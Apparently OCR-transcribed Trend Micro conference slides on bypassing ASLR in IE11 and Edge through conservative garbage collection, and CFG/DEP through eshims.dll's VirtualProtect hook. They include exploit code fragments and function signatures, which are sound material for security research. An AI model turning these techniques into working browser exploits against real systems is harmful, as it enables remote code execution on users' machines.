
Exploit: Calculate the target_address

- Code in IE11


```
for(var i=0;i<spointer_array.length;i++)
{
    spointer_array[i] = 0;
    myCollectGarbage( );
    try{
        var ab = new ArrayBuffer( target_vm_size);
    }
    catch(e){}
}
```

TREND MICRO

Exploit: Calculation target_address



New attempt to allocate 1MB
results : out-of-memory exception




New attempt to allocate 1MB
results:succeds

TREND MICRO

Exploit:target memory free

TREND MICRO

Exploit: Load dll



dll_base_address =
guess_start_address +
target_index*0x1000

TREND MICRO

Demo 1:Bypass ASLR in Microsoft Edge

Demo 2: Bypass ASLR In IE11 on Windows 10


The impact of this weakness

- Affect All the Microsoft Browser use the Conservative GC
  - Microsoft Edge in Windows 10
  - Internet Explorer 8,9,10,11 on all windows platform

Bypass CFG

- Bypass CFG


Why we need CFG bypass vulnerability



Eshims bypass CFG

- eshims!VirtualProtect to bypass CFG and DEP
- Vuln Type: Call Sensitive API out of context
- Module: Eshims
- Operation System: Windows 10 14367 32 bit
- BYPASS CFG/DEP

Eshims Architecture in Microsoft Edge



TREND MICRO

Eshims hook functions

- eshims.dll is a module in Microsoft Edge
- eshims have following hook functios, the functions are CFG valid.

```
EShims!NS_ACGLockdownTelemetry::APIHook_VirtualProtect
EShims!NS_ACGLockdownTelemetry::APIHook_VirtualAllocEx
EShims!NS_ACGLockdownTelemetry::APIHook_WriteProcessMemory
EShims!NS_ACGLockdownTelemetry::APIHook_MapViewOfFileEx
EShims!NS_ACGLockdownTelemetry::APIHook_VirtualProtectEx
EShims!NS_ACGLockdownTelemetry::APIHook_MapViewOfFile
EShims!NS_ACGLockdownTelemetry::APIHook_SetProcessValidCallTargets
```


Eshims exploit

```
NS_ACGLockdownTelemetry::APIHook_VirtualProtect
(
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flNewProtect,
    PDWORD lpflOldProtect,
)
```

```
CDOMTextNode::substringData
(
    CDOMTextNode* this,
    int offset,
    int count,
    char** ppNewString
)
```

```
; __int32 __stdcall CDOMTextNode::substringData(CDOMTextNode *this, __int32, __int32, unsigned __int16 **)
?substringData@CDOMTextNode@@QAGJJJPAPAG@Z proc near
                                        ; CODE XREF: CDOMTextNode::ie9_substringData(long,long,ushort * *)+6↑j
                                        ; DATA XREF: .text:1015ED54↑o
```

Eshims exploit



TREND MICRO

Acknowledgement

- ZDI Researchers: Abdul-Aziz Hariri, Simon Zuckerbraun , Brian Gorenc
- @yuange1975, @galois

TREND MICRO

TREND MICRO™

References

- Abdul-Aziz Hariri、Brian Gorenc、Simon Zuckerbraun Abusing Silent Mitigations:Understanding weaknesses within Internet Explorer’s Isolated Heap and MemoryProtection
- Henry Li Microsoft Edge MemGC Internals

TREND MICRO